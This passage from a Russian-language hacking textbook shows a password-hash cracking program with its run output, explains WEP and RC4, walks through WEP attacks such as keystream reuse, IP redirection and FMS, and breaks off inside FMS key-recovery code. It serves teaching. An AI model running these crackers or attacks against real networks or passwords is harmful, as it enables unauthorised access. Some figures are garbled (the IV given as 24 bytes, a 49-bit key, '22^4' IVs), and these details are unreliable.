printf("only 1 vector of 4:\t%d plaintext pairs, with %0.2f%%
       saturation\n", len, len*100.0/9025.0);

fseek(fd,(DCM*5)+enum_hashtriplet(pass[4], pass[5], pass[6])*WIDTH,
      SEEK_SET);
fread(temp_vector, WIDTH, 1, fd); // Прочитать вектор,
                                  // связывающий байты 4-6 хеша.
merge(bin_vector2, temp_vector);  // Объединить его с первым вектором.

len = count_vector_bits(bin_vector2);
printf("vectors 1 AND 2 merged:\t%d plaintext pairs, with %0.2f%%
       saturation\n", len, len*100.0/9025.0);
```

```
fseek(fd,(DCM*6)+enum_hashtriplet(pass[6], pass[7], pass[8])*WIDTH,
      SEEK_SET);
fread(temp_vector, WIDTH, 1, fd); // Прочитать вектор,
                                  // связывающий байты 6-8 хеша.
merge(bin_vector2, temp_vector);  // Объединить его
                                  // с первыми двумя векторами.

len = count_vector_bits(bin_vector2);
printf("first 3 vectors merged:\t%d plaintext pairs, with %0.2f%%
       saturation\n", len, len*100.0/9025.0);

fseek(fd,(DCM*7)+enum_hashtriplet(pass[8], pass[9],pass[10])*WIDTH,
      SEEK_SET);
fread(temp_vector, WIDTH, 1, fd); // Прочитать вектор,
                                  // связывающий байты 8-10 хеша.
merge(bin_vector2, temp_vector);  // Объединить его с остальными векторами.

len = count_vector_bits(bin_vector2);
printf("all 4 vectors merged:\t%d plaintext pairs, with %0.2f%%
       saturation\n", len, len*100.0/9025.0);

printf("Possible plaintext pairs for the last two bytes:\n");
print_vector(bin_vector2);

printf("Building probability vectors...\n");
for(i=0; i < 9025; i++) { // Найти возможные первые два байта
                          // открытого текста.
  if(get_vector_bit(bin_vector1, i)==1) {;
    prob_vector1[0][pv1_len] = i / 95;
    prob_vector1[1][pv1_len] = i - (prob_vector1[0][pv1_len] * 95);
    pv1_len++;
  }
}
for(i=0; i < 9025; i++) { // Найти возможные последние два байта
                          // открытого текста.
  if(get_vector_bit(bin_vector2, i)) {
    prob_vector2[0][pv2_len] = i / 95;
    prob_vector2[1][pv2_len] = i - (prob_vector2[0][pv2_len] * 95);
    pv2_len++;
  }
}

printf("Cracking remaining %d possibilites..\n", pv1_len*pv2_len);
for(i=0; i < pv1_len; i++) {
  for(j=0; j < pv2_len; j++) {
    plain[0] = prob_vector1[0][i] + 32;
    plain[1] = prob_vector1[1][i] + 32;
    plain[2] = prob_vector2[0][j] + 32;
    plain[3] = prob_vector2[1][j] + 32;
    plain[4] = 0;
    if(strcmp(crypt(plain, "je"), pass) == 0) {
```

```
        printf("Password : %s\n", plain);
        i = 31337;
        j = 31337;
      }
    }
  }
  if(i < 31337)
    printf("Password wasn't salted with 'je' or is not 4 chars long.\n");
  fclose(fd);
}
```

Второй фрагмент кода (*ppm_crack.c*) может взломать наш надоевший пароль "h4R%" за считаные секунды:

```
reader@hacking:~/booksrc $ ./crypt_test h4R% je
password "h4R%" with salt "je" hashes to ==> jeMqqfIfPNNTE
reader@hacking:~/booksrc $ gcc -O3 -o ppm_crack ppm_crack.c -lcrypt
reader@hacking:~/booksrc $ ./ppm_crack jeMqqfIfPNNTE
Filtering possible plaintext bytes for the first two characters:
only 1 vector of 4:     3801 plaintext pairs, with 42.12% saturation
vectors 1 AND 2 merged: 1666 plaintext pairs, with 18.46% saturation
first 3 vectors merged: 695 plaintext pairs, with 7.70% saturation
all 4 vectors merged:   287 plaintext pairs, with 3.18% saturation
Possible plaintext pairs for the first two bytes:
 4 9 N !& !M !Q "/ "5 "W #K #d #g #p $K $O $s %) %Z %\ %r &( &T '-   'O '7 'D
'F ( (v (| )+ ). )E )W *c *p *q *t *x +C -5 -A -[ -a .% .D .S .f /t  O2 O7 O?
Oe O{ O| 1A 1U 1V 1Z 1d 2V 2e 2q 3P 3a 3k 3m 4E 4M 4P 4X 4f 6 6, 6C  7: 7@ 7S
7z 8F 8H 9R 9U 9_ 9~ :- :q :s ;G ;J ;Z ;k <! <8 =! =3 =H =L =N =Y >V >X ?1 @#
@W @v @| AO B/ BO BO Bz C( D8 D> E8 EZ F@ G& G? Gj Gy H4 I@ J JN JT JU Jh Jq
Ks Ku M) M{ N, N: NC NF NQ Ny O/ O[ P9 Pc Q! QA Qi Qv RA Sg Sv TO Te U& U> UO
VT V[ V] Vc Vg Vi W: WG X" X6 XZ X` Xp YT YV Y^ Yl Yy Y{ Za [$ [* [9 [m [z \" \
+ \C \O \w ]( ]: ]@ ]w _K _j `q a. aN a^ ae au b: bG bP cE cP dU d] e! fI fv g!
gG h+ h4 hc iI iT iV iZ in k. kp l5 l` lm lq m, m= mE nO nD nQ n~ o# o: o^ pO
p1 pC pc q* qO qQ q{ rA rY s" sD sz tK tw u- v$ v. v3 v; v_ vi vo wP wt x" x&
x+ x1 xQ xX xi yN yo zO zP zU z[ z^ zf zi zr zt {- {B {a |s }) }+ }? }y ~L ~m

Filtering possible plaintext bytes for the last two characters:
only 1 vector of 4:     3821 plaintext pairs, with 42.34% saturation
vectors 1 AND 2 merged: 1677 plaintext pairs, with 18.58% saturation
first 3 vectors merged: 713 plaintext pairs, with 7.90% saturation
all 4 vectors merged: 297 plaintext pairs, with 3.29% saturation
Possible plaintext pairs for the last two bytes:
 ! & != !H !I !K !P !X !o !~ "r "{ "} #% #O $5 $] %K %M %T &" &% &( &O &4 &I
&q &} 'B 'Q 'd )j )w *I *] *e *j *k *o *w *| +B +W ,' ,J ,V -z . .$ .T /' /_
OY Oi Os 1! 1= 1l 1v 2- 2/ 2g 2k 3n 4K 4Y 4\ 4y 5- 5M 5O 5} 6+ 62 6E 6j 7* 74
8E 9Q 9\ 9a 9b :8 :; :A :H :S :w ;" ;& ;L <L <m <r <u =, =4 =v >v >x ?& ?` ?j
?w @O A* B B@ BT C8 CF CJ CN C} D+ D? DK Dc EM EQ FZ GO GR H) Hj I: I> J( J+
J3 J6 Jm K# K) K@ L, L1 LT N* NW N` O= O[ Ot P: P\ Ps Q- Qa R% RJ RS S3 Sa T!
T$ T@ TR T_ Th U" U1 V* V{ W3 Wy Wz X% X* Y* Y? Yw Z7 Za Zh Zi Zm [F \( \3 \5 \
_ \a \b \| ]$ ]. ]2 ]? ]d ^[ ^~ `1 `F `f `y a8 a= aI aK az b, b- bS bz c( cg dB
e, eF eJ eK eu fT fW fo g( g> gW g\ h$ h9 h: h@ hk i? jN ji jn k= kj l7 lo m<
m= mT me m| m} n% n? n~ o oF oG oM p" p9 p\ q} r6 r= rB sA sN s{ s~ tX tp u
```

```
u2 uQ uU uk v# vG vV vW vl w* w> wD wv x2 xA y: y= y? yM yU yX zK zv {# {) {=
{O {m |I |Z }. }; }d ~+ ~C ~a
Building probability vectors...
Cracking remaining 85239 possibilites..
Password : h4R%
reader@hacking:~/booksrc $
```

Эти программы – хаки для проверки концепции и основываются на рассеивании, которое осуществляют функции хеширования. Существуют и другие атаки на основе компромисса между временем и памятью, некоторые из них довольно популярны, например RainbowCrack, где есть поддержка нескольких алгоритмов. Более подробно вы можете узнать о них из Интернета.

0x770 Шифрование в протоколе беспроводной связи 802.11b

Защищенность протокола беспроводной связи 802.11b стала серьезной проблемой в основном по причине отсутствия таковой. Слабость применяемого в нем метода шифрования *Wired Equivalent Privacy (WEP)* в значительной мере ответственна за общую незащищенность. Есть и некоторые другие детали, часто игнорируемые при развертывании беспроводных сетей и способные создавать существенную уязвимость.

Одной из этих деталей является то, что беспроводные сети существуют на уровне 2. Если беспроводная сеть не защищена с помощью VLAN или сетевого экрана, то соединившийся с точкой доступа злоумышленник может перенаправить весь трафик проводной сети в беспроводную с помощью ARP-переадресации. Это обстоятельство, а также обычай привязывать точки беспроводного доступа к внутренним закрытым сетям могут быть причиной серьезных уязвимостей.

Конечно, если включен WEP, то связываться с точкой доступа будет разрешено только клиентам с допустимым ключом WEP. Если этот метод надежен, то нечего беспокоиться о том, что злоумышленники подключатся к сети и опустошат ее, отсюда вопрос: «А насколько надежен WEP?»

0x771 Протокол WEP

WEP должен был стать методом шифрования, обеспечивающим такую же меру защиты, как и при проводном доступе. Сначала WEP должен был работать с 40-разрядными ключами, затем появился WEP2, в котором размер ключа был увеличен до 104 бит. Шифрование выполняется отдельно для каждого пакета, поэтому каждый пакет фактически представляет собой отдельно отправляемое текстовое сообщение. Обозначим пакет буквой M.

Сначала вычисляется контрольная сумма сообщения M, чтобы потом можно было проверить его целостность. Это делается с помощью функции 32-разрядного циклического избыточного сложения, удачно названной CRC32 (от cyclic redundancy checksum). Эту контрольную сумму (checksum) обозначим *CS*, поэтому CS = CRC32(M). Данная величина дописывается в конец сообщения, и вместе они составляют текстовое сообщение (plaintext message), которое мы назовем P (рис. 7.2).

Рис. 7.2. *Открытое текстовое сообщение*

Теперь надо зашифровать открытый текст. Шифрование осуществляется с применением поточного шифра RC4. Этот шифр инициализируется с помощью начального значения, после чего он может генерировать ключевой поток (keystream) – поток псевдослучайных байтов произвольной длины. В WEP в качестве начального значения используется вектор инициализации (initialization vector, IV). Вектор IV состоит из 24 байт меняющихся битов, генерируемых для каждого пакета. В старых реализациях WEP иногда применялись просто последовательные значения IV, но в более новых в том или ином виде реализована псевдослучайность.

Независимо от того, как выбираются 24 бита IV, они приписываются спереди к WEP-ключу. (Добавление 24 битов IV к размеру WEP-ключа – это хитрая маркетинговая уловка. Когда поставщик обещает 64-разрядные или 128-разрядные WEP-ключи, фактический размер ключей будет лишь 49 или 104 бита соответственно, а 24 бита придутся на IV.) В совокупности IV и WEP-ключ образуют начальное значение (seed value), которое мы обозначим S (рис. 7.3).




Рис. 7.3. *Начальное значение*

Затем начальное значение S подается на вход RC4, который генерирует ключевой поток. Этот ключевой поток поразрядно складывается с открытым текстом P, в результате чего появляется шифрованный текст C (рис. 7.4). Вектор IV дописывается спереди к шифрованному тексту, все это получает еще один заголовок и отправляется в радиоканал.




***Рис. 7.4.** Шифрованный текст*

У получателя пакета, зашифрованного WEP, происходит обратный процесс. Получатель извлекает из сообщения IV и присоединяет к нему свой WEP-ключ, создавая начальное значение S. Если у отправителя и получателя одинаковые WEP-ключи, то начальные значения окажутся одинаковыми. Это начальное значение подается на вход RC4, который генерирует тот же ключевой поток, складываемый с остальной частью зашифрованного сообщения. В итоге получается исходное текстовое сообщение, состоящее из сообщения пакета M и контрольной суммы CS. С помощью той же функции CRC32 получатель вычисляет контрольную сумму для M и сравнивает ее с принятым значением CS. Если контрольные суммы совпадают, пакет передается дальше. В противном случае пакет отбрасывается, поскольку либо были ошибки при передаче данных, либо не совпадают WEP-ключи отправителя и получателя.

Вот вкратце, как действует WEP.

0x772 Поточный шифр RC4

RC4 – на удивление простой алгоритм. Он основан на двух алгоритмах: развертывания ключей (Key Scheduling Algorithm, KSA) и псевдослучайной генерации (Pseudo-Random Generation Algorithm, PRGA). В обоих алгоритмах используется *S-блок 8×8*, представляющий собой массив из 256 чисел, от 0 до 255. Проще говоря, массив содержит все числа от 0 до 255, перемешанные неким образом. KSA осуществляет начальное перемешивание S-блока исходя из поданного на вход начального значения длиной до 256 бит.

Сначала S-блок заполняется последовательными числами от 0 до 255. Массив этих чисел назовем *S*. Затем другой массив из 256 чисел заполняется начальным значением, которое повторяется в нем столько раз, сколько требуется, чтобы заполнить весь массив. Этот массив назовем *K*. После этого массив *S* перемешивается в соответствии со следующим описанием на псевдокоде:

```
j = 0;
for i = 0 to 255
{
  j = (j + S[i] + K[i]) mod 256;
```

```
    swap S[i] and S[j];
}
```

В результате S-блок оказывается перемешанным на основе начального заполнения. В этом и состоит алгоритм развертывания ключей. Довольно просто.

Теперь требуется ключевой поток, для чего применяется алгоритм псевдослучайной генерации (PRGA). В этом алгоритме действуют два счетчика `i` и `j` с нулевыми начальными значениями. Каждый байт ключевого потока получается на основе следующего псевдокода:

```
i = (i + 1) mod 256;
j = (j + S[i]) mod 256;
swap S[i] and S[j];
t = (S[i] + S[j]) mod 256;
Output the value of S[t];
```

Выведенный байт `S[t]` – первый байт ключевого потока. Для получения следующих байтов алгоритм выполняется повторно.

RC4 настолько прост, что его можно легко запомнить и быстро реализовать, и при правильном применении он достаточно надежен. Однако из-за способа использования RC4 в WEP возникает ряд проблем.

0x780 Атаки на WEP

С безопасностью WEP связано несколько проблем. По правде говоря, он был задуман не как надежный криптографический протокол, а как способ соединения, эквивалентного проводному, о чем говорит и его название. Помимо уязвимостей при установлении связи и идентификации абонента, есть ряд проблем, обусловленных собственно криптографическим протоколом. Одни проблемы связаны с применением CRC32 в качестве функции контрольной суммы для проверки целостности сообщений, а другие – с использованием IV.

0x781 Атака путем полного перебора в автономном режиме

Атака с применением полного перебора ключей (грубой силы) возможна для любой вычислительно-стойкой криптосистемы. Вопрос лишь в том, насколько практичной она оказывается. В случае WEP схема подхода довольно проста. Надо перехватить несколько пакетов и начать расшифровывать их, перебирая все ключи. Для каждого дешифрованного пакета нужно вычислить контрольную сумму и сравнить с имеющейся в пакете. При их совпадении можно предположить, что найден правильный ключ. Обычно надо проделать это хотя бы с двумя пакетами, поскольку не исключено, что отдельный пакет может быть дешифрован с неверным ключом, но контрольные суммы при этом совпадут.

Однако исходя из 10 000 проверок в секунду полный перебор 40-разрядных ключей займет больше трех лет. Вполне возможно, что на современных процессорах можно достичь и большей скорости, но даже если осуществлять 200 000 проверок в секунду, то и тогда на взлом уйдет несколько месяцев. Разумность такой атаки зависит от ресурсов и настойчивости атакующего.

Тим Ньюшем (Tim Newsham) предложил эффективный метод взлома, основанный на слабости алгоритма генерации ключей по паролям, применяемого в большинстве 40-разрядных (рекламируемых как 64-разрядные) карт и точек доступа. Фактически в его методе 40-битное ключевое пространство сокращается до 21-битного, а его перебор возможен уже за считанные минуты при скорости 10 000 проверок в секунду (и за несколько секунд на современном процессоре). Подробнее о его методах можно узнать на *www.lava.net/~newsham/wlan/*.

Для 104-разрядных сетей WEP (рекламируемых как 128-разрядные) полный перебор практически неосуществим.

0x782 Повторное использование ключевого потока

Еще одна потенциальная проблема WEP – повторное использование ключевого потока. Если сложить два открытых текста (P) с одним и тем же ключевым потоком и получить пару различных шифрованных текстов (C), то в результате XOR-сложения (⊕) этих шифрованных текстов между собой ключевой поток будет исключен, а останется сумма двух открытых текстов.

$$C_1 = P_1 \oplus RC4(S)$$
$$C_2 = P_2 \oplus RC4(S)$$
$$C_1 \oplus C_2 = (P_1 \oplus RC4(S)) \oplus (P_2 \oplus RC4(S)) = P_1 \oplus P_2$$

В этом случае, если известен один открытый текст, легко можно восстановить второй. Кроме того, поскольку в данном случае открытые тексты представляют собой интернет-пакеты с известной и весьма предсказуемой структурой, можно предложить различные приемы для восстановления обоих исходных открытых текстов.

Помешать такого рода атакам должен был IV: без него все пакеты шифровались бы одним и тем же ключевым потоком. Если в каждом пакете свой IV, то и ключевой поток для каждого из пакетов будет разный. Однако, если IV одинаковы, то оба пакета зашифровываются одним и тем же ключевым потоком. Такую ситуацию легко обнаружить, поскольку IV включаются в зашифрованные пакеты в открытом виде. Кроме того, IV, используемые в WEP, имеют длину всего 24 бита, а это практически гарантирует их повторное использование. Если предположить, что IV выбираются случайным образом, то статистически повторения ключевого потока можно ожидать уже через 5000 пакетов.

Это число кажется неожиданно малым, что соответствует противоречащему интуиции феномену теории вероятностей, известному как *парадокс дней рождения*. В нем утверждается, что если в одном помещении собрать 23 случайных человека, то по крайней мере у двоих из них дни рождения совпадают. Двадцать три человека образуют $(23 \times 22) / 2 = 253$ возможные пары. Вероятность успеха для каждой пары составляет $1/365$, или около $0{,}27\%$, а вероятность неуспеха составит соответственно $1 - (1/365)$, или около $99{,}726\%$. При возведении этой вероятности в степень 253 общая вероятность неуспеха оказывается близкой к $49{,}95\%$, а значит вероятность успеха становится немного больше 50%.

То же самое происходит с коллизиями IV. Для 5000 пакетов существует $(5000 \times 4999) / 2 = 12\ 497\ 500$ возможных пар. Для каждой пары вероятность неуспеха составит $1 - (1/2^{24})$. При возведении в степень, равную числу возможных пар, общая вероятность неуспеха оказывается близкой к $47{,}5\%$, из чего следует, что вероятность коллизии IV для 5000 пакетов равна $52{,}5\%$:

$$1 - \left(1 - \frac{1}{2^{24}}\right)^{\frac{5000 \times 4999}{2}} = 52.5\Psi$$

После обнаружения коллизии IV можно, основываясь на знании структуры открытых текстов, восстановить их по сумме двух шифрованных текстов. Если же известен один из открытых текстов, другой получается в результате простого XOR-сложения. Один из способов получения известных открытых текстов использует электронную почту. Атакующий посылает спам-сообщение, а жертва получает почту через шифруемое беспроводное соединение.

0x783 Дешифрование по таблицам IV

В результате восстановления открытых текстов перехваченного сообщения становится известным ключевой поток для соответствующего IV. С его помощью можно расшифровать любые пакеты с теми же IV, если они не длиннее, чем взломанный ключевой поток. Постепенно можно составить таблицу участков ключевого потока, индексированных по IV. Всего есть 22^4 различных IV, и если для каждого IV хранить 1500 байт ключевого потока, то полная таблица займет около 24 Гбайт памяти. После создания такой таблицы все перехватываемые зашифрованные пакеты можно легко дешифровать.

На практике такой метод атаки очень долог и скучен. Идея интересная, но есть гораздо более простые способы справиться с WEP.

0x784 Переадресация IP

Другой способ дешифровать зашифрованные пакеты – заставить точку доступа саму выполнить всю работу. Обычно точки доступа беспроводной связи имеют в том или ином виде доступ к Интернету, и в таких случаях возможна атака с помощью переадресации IP. Перехватывается зашифрованный пакет, и адрес получателя в нем изменяется на IP-адрес, которым управляет атакующий, без всякого дешифрования пакетов. Модифицированный пакет отправляется обратно точке доступа, которая расшифрует его и отправит на IP-адрес атакующего.

Модификация пакета возможна потому, что контрольная сумма вычисляется с помощью функции CRC32 – линейной и бесключевой. Благодаря этому пакет можно модифицировать так, что контрольная сумма сохранится.

Успешность этой атаки также требует знания IP-адресов отправителя и получателя. Эту информацию легко получить, основываясь на стандартных схемах IP-адресации во внутренних сетях. Определить адреса можно также благодаря случаям повторного использования ключевого потока при коллизиях IV.

Как только становится известным IP-адрес получателя, его величина поразрядно XOR-складывается с нужным IP-адресом, и эта сумма поразрядно XOR-складывается с определенным участком зашифрованного пакета. В результате сложения аннулируется IP-адрес получателя и остается сумма адреса атакующего и ключевого потока. Чтобы контрольная сумма осталась неизменной, надо особым образом модифицировать IP-адрес отправителя.

Допустим, адрес отправителя – 192.168.2.57, а адрес получателя – 192.168.2.1. Атакующий владеет адресом 123.45.67.89 и хочет переадресовать туда трафик. Эти IP-адреса задаются в пакете в двоичном виде как старшее и младшее 16-разрядные слова. Преобразования весьма просты:

IP отправителя = 192.168.2.57

$S_H = 192 \times 256 + 168 = 50\,344$

$S_L = 2 \times 256 + 57 = 569$

IP получателя = 192.168.2.1

$D_H = 192 \times 256 + 168 = 50\,344$

$D_L = 2 \times 256 + 1 = 513$

Новый IP = 123.45.67.89

$N_H = 123 \times 256 + 45 = 31\,533$

$N_L = 67 \times 256 + 89 = 17\,241$

Контрольная сумма изменится на $N_H + N_L - D_H - D_L$, поэтому ее следует вычесть из определенного места в пакете. Поскольку известен адрес

отправителя, который не имеет особого значения, можно взять младшее 16-разрядное слово из этого адреса:

$$S'_L = S_L - (N_H + N_L - D_H - D_L)$$
$$S'_L = 569 - (31\,533 + 17\,241 - 50\,344 - 513)$$
$$S'_L = 2652$$

Следовательно, новым IP-адресом отправителя становится 192.168.10.92. Адрес отправителя в зашифрованном пакете можно модифицировать с помощью того же приема с XOR, после чего контрольные суммы должны совпасть. После отправки пакета в точку беспроводного доступа он будет расшифрован и направлен в 123.45.67.89, где его может взять атакующий.

Если атакующий имеет возможность управлять пакетами во всей сети класса B, не надо даже модифицировать адрес отправителя. Если предположить, что он управляет всем диапазоном адресов 123.45.*X*.*X*, то можно выбрать младшее 16-разрядное слово IP-адреса так, что не придется изменять контрольную сумму. Если $N_L = D_H + D_L - N_H$, то контрольная сумма не изменится. Например:

$$N_L = D_H + D_L - N_H$$
$$N_L = 50\,344 + 513 - 31\,533$$
$$N'_L = 82\,390$$

Новым IP-адресом получателя будет 123.45.75.124.

0x785 Атака Флурера–Мантина–Шамира (FMS)

Атака Флурера-Мантина-Шамира (Fluhrer-Mantin-Shamir), или FMS-атака, чаще всего применяется против WEP и стала популярной благодаря таким средствам, как AirSnort. Это совершенно поразительная атака. Она основана на слабости алгоритма развертывания ключей в RC4 и использовании IV.

Есть слабые значения IV, из-за которых информация о секретном ключе попадает в первый байт ключевого потока. Поскольку один и тот же ключ многократно используется с разными IV, собрав достаточное количество пакетов со слабыми IV и зная первый байт ключевого потока, можно определить ключ. Удачно, что первый байт пакета 802.11b – это SNAP-заголовок, который почти всегда равен `0xAA`. Это означает, что первый байт ключевого потока легко получить, поразрядно прибавив к первому зашифрованному байту `0xAA`.

Теперь надо найти слабые IV. Размер IV в WEP составляет 24 бита, или три байта. Слабые IV имеют вид ($A + 3$, $N - 1$, X), где A – это номер взламываемого байта ключа, $N = 256$ (потому что RC4 действует по модулю 256), а X может принимать любое значение. Таким образом, для взлома нулевого байта ключевого потока используются 256 слабых IV вида (3, 255, X), где X находится в диапазоне от 0 до 255. Байты ключа надо

взламывать по порядку, то есть первый байт нельзя взломать, пока не станет известен нулевой.

Собственно алгоритм взлома довольно прост. Сначала он проходит $A + 3$ шагов алгоритма развертывания ключа (KSA). Это можно сделать, не зная ключа, потому что IV занимает первые три байта массива K. Если известен нулевой байт ключа и $A = 1$, то KSA можно продолжить, выполнив четвертый шаг, потому что станут известны первые четыре байта массива K.

Если в результате на последнем шаге будут изменены $S[0]$ или $S[1]$, вся попытка прекращается. Проще говоря, попытку следует прекратить, если j окажется меньше 2. В противном случае берем значения j и $S[A + 3]$ и вычитаем их из первого байта ключевого потока, разумеется, по модулю 256. Полученное значение будет верным байтом ключа примерно в 5% случаев и фактически случайным в остальных 95%. Если взять достаточное количество слабых IV (с разными значениями X), можно правильно определить байт ключа. Чтобы вероятность определения превысила 50%, достаточно иметь около 60 IV. Определив байт ключа, всю процедуру надо повторить для определения следующего байта, и так пока не будет взломан весь ключ.

В иллюстративных целях мы масштабируем RC4, сделав N равным 16, а не 256. Это значит, что операции будут выполняться по модулю 16, а не 256, и все массивы будут из 16 «байт» по 4 бита вместо 256 настоящих байт.

Предположим, что ключ равен (1, 2, 3, 4, 5) и взламывается нулевой байт ключа, то есть $A = 0$. Тогда слабые IV будут иметь вид (3, 15, X). В данном примере $X = 2$, поэтому начальное значение – (3, 15, 2, 1, 2, 3, 4, 5). Исходя из этого значения первым байтом выходного ключевого потока станет 9.

Выход = 9

A = 0

IV = 3, 15, 2

Ключ = 1, 2, 3, 4, 5

Начальное значение = конкатенация IV и ключа

$K[\,]$ = 3 15 2 X X X X X 3 15 2 X X X X X

$S[\,]$ = 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

Поскольку ключ в данный момент неизвестен, в массив K записывается то, что известно, а в массив S – последовательные числа от 0 до 15. Затем j присваивается начальное значение 0 и выполняются три первые шага KSA. Напомним, что все вычисления выполняются по модулю 16.

KSA, шаг первый:

$i = 0$

$j = j + S[i] + K[i]$

$j = 0 + 0 + 3 = 3$

Поменять местами $S[i]$ и $S[j]$

$K[\,] = 3\ 15\ 2\ X\ X\ X\ X\ X\ 3\ 15\ 2\ X\ X\ X\ X\ X$

$S[\,] = \mathbf{3}\ 1\ 2\ \mathbf{0}\ 4\ 5\ 6\ 7\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ 15$

KSA, шаг второй:

$i = 1$

$j = j + S[i] + K[i]$

$j = 3 + 1 + 15 = 3$

Поменять местами $S[i]$ и $S[j]$

$K[\,] = 3\ 15\ 2\ X\ X\ X\ X\ X\ 3\ 15\ 2\ X\ X\ X\ X\ X$

$S[\,] = 3\ \mathbf{0}\ 2\ \mathbf{1}\ 4\ 5\ 6\ 7\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ 15$

KSA, шаг третий:

$i = 2$

$j = j + S[i] + K[i]$

$j = 3 + 2 + 2 = 7$

Поменять местами $S[i]$ и $S[j]$

$K[\,] = 3\ 15\ 2\ X\ X\ X\ X\ X\ 3\ 15\ 2\ X\ X\ X\ X\ X$

$S[\,] = 3\ 0\ \mathbf{7}\ 1\ 4\ 5\ 6\ \mathbf{2}\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ 15$

Полученное j не меньше 2, поэтому можно продолжить процедуру. $S[3] = 1$, $j = 7$, и первый байт ключевого потока равен 9. Поэтому нулевой байт ключа должен быть равен $9 - 7 - 1 = 1$.

Исходя из этих данных можно определить следующий байт ключа, выбирая IV вида (4, 15, X) и прокручивая KSA через четвертый шаг. Пусть IV равен (4, 15, 9), а первый байт ключевого потока – 6.

Выход = 6

A = 0

IV = 4, 15,9

Ключ = 1, 2, 3, 4, 5

Начальное значение = конкатенация IV и ключа

$K[\,] = 4\ 15\ 9\ 1\ X\ X\ X\ X\ 4\ 15\ 9\ 1\ X\ X\ X\ X$

$S[\,] = 0\ 1\ 2\ 3\ 4\ 5\ 6\ 7\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ 15$

KSA, шаг первый:

$i = 0$

$j = j + S[i] + K[i]$

$j = 0 + 0 + 4 = 4$

Поменять местами $S[i]$ и $S[j]$

$K[\,] = 4\ 15\ 9\ 1\ X\ X\ X\ X\ 4\ 15\ 9\ 1\ X\ X\ X\ X$

$S[\,] = \mathbf{4}\ 1\ 2\ 3\ \mathbf{0}\ 5\ 6\ 7\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ 15$

KSA, шаг второй:

$i = 1$

$j = j + S[i] + K[i]$

$j = 4 + 1 + 15 = 4$

Поменять местами $S[i]$ и $S[j]$

$K[\,] = 4\ 15\ 9\ 1\ X\ X\ X\ X\ 4\ 15\ 9\ 1\ X\ X\ X\ X$

$S[\,] = 4\ \mathbf{0}\ 2\ 3\ \mathbf{1}\ 5\ 6\ 7\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ 15$

KSA, шаг третий:

$i = 2$

$j = j + S[i] + K[i]$

$j = 4 + 2 + 9 = 15$

Поменять местами $S[i]$ и $S[j]$

$K[\,] = 4\ 15\ 9\ 1\ X\ X\ X\ X\ 4\ 15\ 9\ 1\ X\ X\ X\ X$

$S[\,] = 4\ 0\ \mathbf{15}\ 3\ 1\ 5\ 6\ 7\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ \mathbf{2}$

KSA, шаг четвертый:

$i = 3$

$j = j + S[i] + K[i]$

$j = 15 + 3 + 1 = 3$

Поменять местами $S[i]$ и $S[j]$

$K[\,] = 4\ 15\ 9\ 1\ X\ X\ X\ X\ 4\ 15\ 9\ 1\ X\ X\ X\ X$

$S[\,] = 4\ 0\ \mathbf{15}\ 3\ 1\ 5\ 6\ 7\ 8\ 9\ 10\ 11\ 12\ 13\ 14\ \mathbf{2}$

Выход – $j - S[4] = \text{key}[1]$

$6 - 3 - 1 = 2$

И снова правильно определен байт ключа. Конечно, для наглядности значения X были специально подобраны. Получить подлинное представление о статистическом характере атаки полной реализации RC4 можно из следующего исходного кода.

fms.c

```
#include <stdio.h>

/* Поточный шифр RC4 */
int RC4(int *IV, int *key) {
   int K[256];
   int S[256];
   int seed[16];
   int i, j, k, t;

   // Начальное заполнение = IV + ключ;
   for(k=0; k<3; k++)
      seed[k] = IV[k];
   for(k=0; k<13; k++)
      seed[k+3] = key[k];

   // -= Алгоритм развертывания ключей (KSA) =-
   // Инициализация массивов.
   for(k=0; k<256; k++) {
      S[k] = k;
      K[k] = seed[k%16];
   }

   j=0;
   for(i=0; i < 256; i++) {
      j = (j + S[i] + K[i])%256;
      t=S[i]; S[i]=S[j]; S[j]=t; // Поменять местами(S[i], S[j]);
   }

   // Первый этап PRGA для первого байта ключевого потока
   i = 0;
   j = 0;

   i = i + 1;
   j = j + S[i];

   t=S[i]; S[i]=S[j]; S[j]=t; // Поменять местами(S[i], S[j]);

   k = (S[i] + S[j])%256;

   return S[k];
}

int main(int argc, char *argv[]) {
  int K[256];
  int S[256];

  int IV[3];

int key[13] = {1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213};
int seed[16];
```

```
int N = 256;
int i, j, k, t, x, A;
int keystream, keybyte;

int max_result, max_count;
int results[256];

int known_j, known_S;

if(argc < 2) {
  printf("Usage: %s <keybyte to attack>\n", argv[0]);
  exit(0);
}
  A = atoi(argv[1]);
  if((A > 12) || (A < 0)) {
    printf("keybyte must be from 0 to 12.\n");
    exit(0);
  }

for(k=0; k < 256; k++)
  results[k] = 0;

IV[0] = A + 3;
IV[1] = N - 1;

for(x=0; x < 256; x++) {
  IV[2] = x;

  keystream = RC4(IV, key);
  printf("Using IV: (%d, %d, %d), first keystream byte is %u\n",
       IV[0], IV[1], IV[2], keystream);

  printf("Doing the first %d steps of KSA..  ", A+3);

  // Начальное заполнение = IV + ключ;
  for(k=0; k<3; k++)
    seed[k] = IV[k];
  for(k=0; k<13; k++)
    seed[k+3] = key[k];

   // -= Алгоритм развертывания ключей (KSA) =-
   // Инициализация массивов.
  for(k=0; k<256; k++) {
    S[k] = k;
    K[k] = seed[k%16];
  }

  j=0;
  for(i=0; i < (A + 3); i++) {
    j = (j + S[i] + K[i])%256;
    t = S[i];
```

```
        S[i] = S[j];
        S[j] = t;
      }

      if(j < 2) { // Если j < 2, то S[0] или S[1] изменилось.
        printf("S[0] or S[1] have been disturbed, discarding..\n");
      } else {
        known_j = j;
        known_S = S[A+3];
